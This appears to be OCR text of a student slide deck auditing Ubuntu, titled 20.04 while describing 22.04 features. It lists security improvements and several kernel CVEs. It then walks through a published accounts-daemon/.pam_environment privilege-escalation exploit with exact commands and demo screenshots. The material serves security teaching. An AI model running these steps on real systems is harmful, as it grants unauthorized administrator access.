Security Audit of Ubuntu 20.04 LTS

Sudipta Halder
M.Tech CSIS
Roll: 2021202011

Introduction

- Ubuntu 22.04 LTS (Long-Term Support) is a popular version of the Ubuntu OS, released in April 2022.
- Features the GNOME 42 desktop environment, provides a modern and intuitive graphical user interface.
- It also includes a range of pre-installed software, including the LibreOffice office suite, the Firefox web browser, and the Thunderbird email client.
- includes support for the latest hardware, improved security features, and faster boot times compared to previous versions.

Notable Features and Improvements

- Faster boot time and improved performance.
- Support for fractional scaling on high-resolution displays.
- Updated Linux kernel with improved hardware support.
- Improved support for ZFS file system.

Notable Features and Improvements

- Enhanced security features, including support for secure boot and improved AppArmor confinement.
- Availability for Windows Subsystem for Linux.
- System requirements: 2 GHz dual-core processor or better, 4 GB system memory, 25 GB of free hard drive space

General Audit

Some of the new standout features of Ubuntu 22.04 lts in comparison to its predecessors are:

- New dock mode
- New screenshot and screencast tool
- New multitasking setting
- Multimonitor settings
- Fractional scaling up to 225%

General Audit

Some of the new standout features of Ubuntu 22.04 lts in comparison to its predecessors are:

- Improved support for Raspberry Pi
- OpenSSL 3.0
- Ruby 3.0
- Python 3.10
- PHP 8.1
- GCC 11

Security Audit

Some of the new security features of Ubuntu 22.04 lts are as follows:

- Sudo 1.9
  - Several great logging improvements in sudo 1.9.
  - sudo’s default logging system can now output data in JSON format for easier parsing with popular log parsing tools.

- Sudo 1.9
  - There’s also an entirely new logging daemon, sudo_logsrvd, that provides secure, centralized logging specifically for sudo. .

- OpenSSH 8.9
  - starts the process of removing the legacy SCP protocol, will utilize the SFTP protocol.
  - Multi-factor authentication in OpenSSH took a giant leap forward with much-improved FIDO support.

- Bash 5.1
  - Includes a great new feature for scripters concerned about security.
  - A new SRANDOM environment variable provides secure random numbers from the system's entropy engine instead of the existing RANDOM variable, which wasn't so random after all.

- OpenSSL 3
  - Built-in validated FIPS 140-2 module.
  - A large number of new supported algorithms:
    - MAC algorithms GMAC and KMAC.
    - New PKCS signature verification algorithm support.
    - MAC algorithms GMAC and KMAC.

- LUKS2 Disk Encryption Support
  - LUKS allows users to encrypt an entire disk at the block level, protecting data if drives or entire systems are stolen.
  - An increase in the number of decryption keys that can be stored from 8 to 32.
  - An improved encryption method that is more difficult to crack.
  - New external token plugins capability so vendors can write authentication plugins for volume decryption.

- Private home directories
  - Ubuntu 22.04 LTS now enables private home directories by default, ensuring that a users data is not accessible to others without their explicit permission.

- Linux Kernel 5.15
  - CPU-Specific Changes
    - Support for Intel’s Software Guard Extensions (SGX) system allows applications to write data to secure enclaves that are hardware protected. This is ideal for storing sensitive data such as encryption or authorization keys.

- Memory Access
  - Support for randomizing the stack address offset in each syscall.
  - New Kernel Concurrency Sanitizer (KCSAN) for detecting data races using compile-time memory access instrumentation supported in both GCC and Clang.

- Process Isolation
  - New Landlock Linux Security Module allows process sandboxing by allowing processes to self-impose additional restrictions on top of those set at the system level.

- Filesystems
  - Google’s fscrypt project for hardware-accelerated full disk encryption on f2fs and ext4 filesystems was merged.
  - NTFS support is now built-in, eliminating the need for 3rd party user-space NTFS drivers

Threats and Vulnerabilities

- Get root on Ubuntu 20.04 by pretending nobody's /home
- The Dirty Pipe Vulnerability In Linux Kernel-CVE-2022-0847
- Dirty Cred Vulnerability – CVE-2022-2588
- A Heap Overflow Vulnerability CVE-2021-43267
- A Heap Out Of Bounds Write Vulnerability In Netfilter CVE-2022-25636

Get root on Ubuntu 20.04 by pretending nobody's /home

Steps

- First, open a terminal and create a symlink in your home directory:
  - ln -s /dev/zero .pam_environment
- Next, open "Region & Language" in the system settings and try to change the language. The dialog box will freeze, so just ignore it and go back to the terminal.

- In the terminal, delete the symlink. Otherwise you might lock yourself out of your own account!
  - rm .pam_environment


- The next step is to send a SIGSTOP signal to accounts-daemon to stop it from thrashing that CPU core. But to do that, you first need to know accounts-daemon's process identifier (PID)
  - $ pidof accounts-daemon
- Armed with accounts-daemon's PID, you can use kill to send the SIGSTOP signal:
  - kill -SIGSTOP 597

- Here is the crucial step. You're going to log out of your account, but first you need to set a timer to reset accounts-daemon after you have logged out. Otherwise you'll just be locked out and the exploit will fail.
  - nohup bash -c "sleep 30s; kill -SIGSEGV 597; kill -SIGCONT 597"
  - Explanation: Sleep for 30 seconds, Send accounts-daemon a SIGSEGV signal, which will make it crash, Send accounts-daemon a SIGCONT signal to deactivate the SIGSTOP, which you sent earlier. The SIGSEGV won't take effect until the SIGCONT is received.


- Once completed, log out and wait a few seconds for the SIGSEGV to detonate.
- If the exploit is successful, then you will be presented with a series of dialog boxes which let you create a new user account. The new user account is an administrator account.
- DEMO in next slides!!!



Oct 18 15:22
JB
Junior Backhouse
KB
Kevin Backhouse
Not listed?
ubuntu



Oct 18 15:22
JB
Junior Backhouse
Password
ubuntu



Activities
Terminal
Oct 18 15:23
junior@Utah: ~
junior@Utah:~$ id
uid=1001(junior) gid=1001(junior) groups=1001(junior)
(reverse-i-search)`':


Junior doesn’t have administrative privileges





Activities
Settings
Oct 18 15:23
junior@Utah: ~
top - 15:23:34 up 3 min, 1 user, load average: 1.52, 0.83, 0.35
Tasks: 198 total,
%Cpu(s): 22.7 us, 4.5
MiB Mem : 7962.2 tota
MiB Swap: 448.5 tota
PID USER PR
2926 junior 20
2725 junior 20
3506 junior 20
281 root 20
2850 junior 20
3044 junior 20
1 root 20
2 root 20
3 root 0 -2
4 root 0 -2
5 root 20
6 root 0 -2
7 root 20
8 root 20
9 root 0 -2
10 root 20 0 0 0 S 0.0 0.0 0:00.10 ksoftirqd/0
11 root 20 0 0 0 I 0.0 0.0 0:00.12 rcu_sched
12 root rt 0 0 0 S 0.0 0.0 0:00.00 migration/0
Settings
Search
Applications
Privacy
Online Accounts
Sharing
Sound
Power
Displays
Mouse & Touchpad
Keyboard Shortcuts
Printers
Removable Media
Color
Region & Language
Region & Language
Login Screen
Language
English (United States)
United Kingdom
Languages
Cancel
Select Lang...
Select
English
Australia
English
Canada
English
United Kingdom
English
United States



Activities
Terminal
Oct 18 15:24
junior@Utah: ~
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
597 junior 20 0 241952 9508 8408 R 78.1 0.1 0:02.46 accounts-daemon
2926 junior 20 0 4321996 775996 192912 S 34.4 9.5 0:23.99 gnome-shell
2725 junior 20 0 717296 223948 113384 S 7.9 2.7 0:05.01 Xorg
3407 junior 20 0 815176 51864 38580 S 1.0 0.6 0:00.80 gnome-terminal-
3506 junior 20 0 1344472 126084 93944 S 1.0 1.5 0:01.10 gnome-control-c
3458 junior 20 0 11840 3872 3224 R 0.7 0.0 0:00.04 top
633 root 20 0 239028 11992 8944 S 0.3 0.1 0:02.26 polkitd
3260 junior 20 0 2700652 46764 33296 S 0.3 0.6 0:00.41 org.gnome.Chara
1 root 20 0 102124 11604 8364 S 0.0 0.1 0:01.48 systemd
2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
3 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 rcu_gp
4 root 0 -20 0 0 0 I 0.0 0.0 0:00.00 rcu_par_gp
5 root 20 0 0 0 0 I 0.0 0.0 0:00.07 kworker/0:0-events
